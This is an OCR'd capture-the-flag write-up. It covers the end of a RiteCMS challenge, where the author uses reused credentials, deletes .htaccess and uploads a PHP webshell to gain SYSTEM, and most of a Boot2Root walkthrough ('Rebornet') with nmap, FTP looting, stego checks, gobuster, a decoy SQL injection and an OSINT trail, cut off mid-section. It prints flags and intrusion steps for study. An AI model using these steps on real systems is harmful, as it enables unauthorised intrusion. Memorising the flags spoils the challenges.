
```bash
curl -s 'http://192.168.1.22:8080/ritecms/media/kali_proof.php'
```

▸ Bash

```
WHOAMI=nt authority\system

PROOF=OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}
```

Logged into RiteCMS as `webadmin` (`302`, authenticated Filemanager confirmed), uploaded a fresh uniquely-named PHP payload through the file manager, executed it -> `nt authority\system` + the flag above, then deleted the test payload (post-delete `http=302`, `bytes=0`).





5. Flag

`OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}`

6. Summary of Approach & Key Takeaways

49. Reused valid CMS creds from Part I.
50. Deleted the restrictive `media/.htaccess` via the file manager.
51. Uploaded a PHP payload through the authenticated file manager.
52. Enumerated as `SYSTEM` to locate `proof.txt` via a desktop listing and `OWASPKL{` format search.
53. Read the located Administrator proof file.

- An authenticated file manager + deletable `.htaccess` = trivial RCE.
- On XAMPP/Windows the web service often runs as `SYSTEM`, so webshell = full compromise.

Rebornet

Category: Boot2Root | **Points:** 1000 | **Difficulty:** Medium

Target: `192.168.1.23 (live host) + anonymous FTP loot: Mainframe.pdf, hint.txt` | **Flag:** `OWASPKL{N1c3_t0_m33t_y0u}`

1. Challenge Overview

`Rebornet` is a Boot2Root machine exposing three services: anonymous FTP (vsftpd), SSH (OpenSSH 8.2p1), and HTTP (Apache 2.4.41). The objective is to obtain a root shell and read the flag in `OWASPKL{}` format.

The challenge is built around a layered OSINT trail with several deliberate rabbit holes:

- The FTP files (`hint.txt`, `Mainframe.pdf`) are decoys (a base64 Rickroll and a legitimate Micro Focus brochure).
- A virtual host `mainframe.local` exposes a fake SQL injection (`password.php`) that is purely cosmetic — it only `echo`s a fake MySQL warning, causing sqlmap to false-positive.
- A breadcrumb directory chain leads to a GitHub Pages "tale" whose leetspeak prose doubles as a custom password wordlist.
- A second decoy flag `AE13{...}` (wrong format) is hidden in the GitHub HTML to mislead.

The intended path is: OSINT story → leetspeak wordlist → SSH brute → `sudo dash` privilege escalation (GTFOBins) → root.

2. Initial Reconnaissance


2.1 Provided nmap (port scan)

▸ Bash

```
nmap -sV -p- 192.168.1.23
```

▸ Bash


```
PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:6D:A3:70 (VMware)

Service Info: OS: Linux
```




2.2 Pull anonymous FTP loot

▸ Bash

```
cd "/home/nopalinto/Rebornet/loot"

wget -q "ftp://anonymous:anonymous@192.168.1.23/hint.txt" -O hint.txt
wget -q "ftp://anonymous:anonymous@192.168.1.23/Mainframe.pdf" -O Mainframe.pdf
```






2.3 `hint.txt` is a base64 Rickroll (DECOY)

▸ Bash

```
base64 -d hint.txt | head -5
```

▸ Bash

```
We're no strangers to love
You know the rules and so do I (do I)
A full commitment's what I'm thinking of
You wouldn't get this from any other guy
I just wanna tell you how I'm feeling
```




3. Analysis / Forensics Path

3.1 `Mainframe.pdf` triage (DECOY)

The "Have you ever read a tale?" description and the PDF strongly suggested forensics/stego. I exhausted that path and confirmed it was a dead end:

▸ Bash

```bash
exiftool Mainframe.pdf          # legit Adobe InDesign 15.1 brochure, no anomalies

pdfdetach -list Mainframe.pdf   # 0 embedded files

pdfid Mainframe.pdf             # /JS 0  /JavaScript 0  /OpenAction 0  /EmbeddedFile 0

binwalk Mainframe.pdf           # nothing appended

pdftotext Mainframe.pdf -       # genuine Micro Focus "Modern Mainframe Access" whitepaper
```




Two JPEGs are embedded in the PDF (`mutool extract`). `steghide` reports capacity, but both the curated passphrase list and a full `stegseek` + `rockyou.txt` run failed — confirming the images are not the path:

▸ Bash

```
mutool extract Mainframe.pdf            # -> image-0013.jpg, image-0111.jpg + fonts

steghide info image-0013.jpg -p ""      # capacity 13.7 KB, "could not extract"

stegseek image-0013.jpg /usr/share/wordlists/rockyou.txt

# [!] error: Could not find a valid passphrase.
```

Conclusion: FTP loot is entirely decoy. Pivot to the web service.




3.2 Web enumeration → virtual host discovery

▸ Bash

```
gobuster dir -u http://192.168.1.23/ -w /usr/share/wordlists/dirb/common.txt \
  -x php,html,txt,zip,bak -t 50 -q
```

▸ Bash

```
home.html            (Status: 200) [Size: 236]
img                  (Status: 301) [--> http://192.168.1.23/img/]
index.html           (Status: 200) [Size: 10960]
```




`home.html` leaks a vhost:

▸ Bash


```
curl -s http://192.168.1.23/home.html
```

▸ Bash

```
<p>This website is under maintenance, soon will be on live back.</p>

<p>In the meantime, please go to <a href="http://mainframe.local">mainframe.local</a> to visit backup
website.</p>
```




▸ Bash
```
echo "192.168.1.23 mainframe.local" | sudo tee -a /etc/hosts
```



3.3 vhost enumeration + `robots.txt` breadcrumbs


▸ Bash
```
gobuster dir -u http://mainframe.local/ -w /usr/share/wordlists/dirb/common.txt \
  -x php,html,txt,zip,bak -t 50 -q
```

▸ Bash
```
index.html.bak       (Status: 200) [Size: 180]
login.php            (Status: 200) [Size: 0]
password.php         (Status: 200) [Size: 0]
robots.txt           (Status: 200) [Size: 307]
secret               (Status: 301) [--> http://mainframe.local/secret/]
logs                 (Status: 301) [--> http://mainframe.local/logs/]
```



▸ Bash
```
curl -s http://mainframe.local/robots.txt
```

▸ Bash
```
Disallow: /chip/      Disallow: /clog/     Disallow: /krypton/

Disallow: /mow/       Disallow: /steam/    Disallow: /password.php?id=2

Disallow: /prometheus/  Disallow: /lfg/    Disallow: /logs/

Disallow: /secret/    Disallow: /unityverse/  Disallow: /2434/

Disallow: /search.php Disallow: /login.php Disallow: /_home/
```



3.4 The `password.php` SQLi is a DECOY

`robots.txt` advertises `/password.php?id=2`. Any `id` returns a fake MySQL warning, and sqlmap even flags it as injectable (boolean-based blind, MySQL). But manual verification proved it is fake:


▸ Bash
```
curl -s "http://mainframe.local/password.php?id=1"

# Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in password.php on line 47
```

- `id=1' AND 1=1` vs `id=1' AND 1=2` -> identical response (same md5, same length 105).
- `SLEEP(5)` injection -> 0.004s (no delay; time-based impossible).
- The warning prints for every input (even `id=abc`), because the legacy `mysql_*` API is dead in this PHP build, so the query always returns `false`.

Proof (post-root, reading the source):

▸ PHP
```
<?php
        if(isset($_GET["id"])){
                echo "Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
password.php on line 47";
        }
?>
```

The page just `echo`s a hard-coded string. sqlmap false-positived on it. Rabbit hole confirmed.




3.5 Breadcrumb directory chain → GitHub OSINT

Probing the `robots.txt` dirs, `/lfg/` contained a nested chain:

▸ Bash

```
/lfg/ -> gohere/ -> alittlebitmore/ -> almostthere/
```





▸ Bash

```
curl -s "http://mainframe.local/lfg/gohere/alittlebitmore/almostthere/"
```


▸ Bash

```
<title>Maintained by Ap0k4L1p5</title>

<img src="img/Ap0k4L1p5.jpg" ...>

<p>Made by Prof. Apokalips</br>ap0k4l1p5.github.io/talesofcred.html</p>
```





This pivots to OSINT: `https://ap0k4l1p5.github.io/talesofcred.html` — matching the "read a tale" hint.



4.Exploitation / Recovery

4.1 GitHub "tale" = credential wordlist (+ a decoy flag)

The page `Echoes of Etherborne Betrayal` is a steampunk story. Two key things:

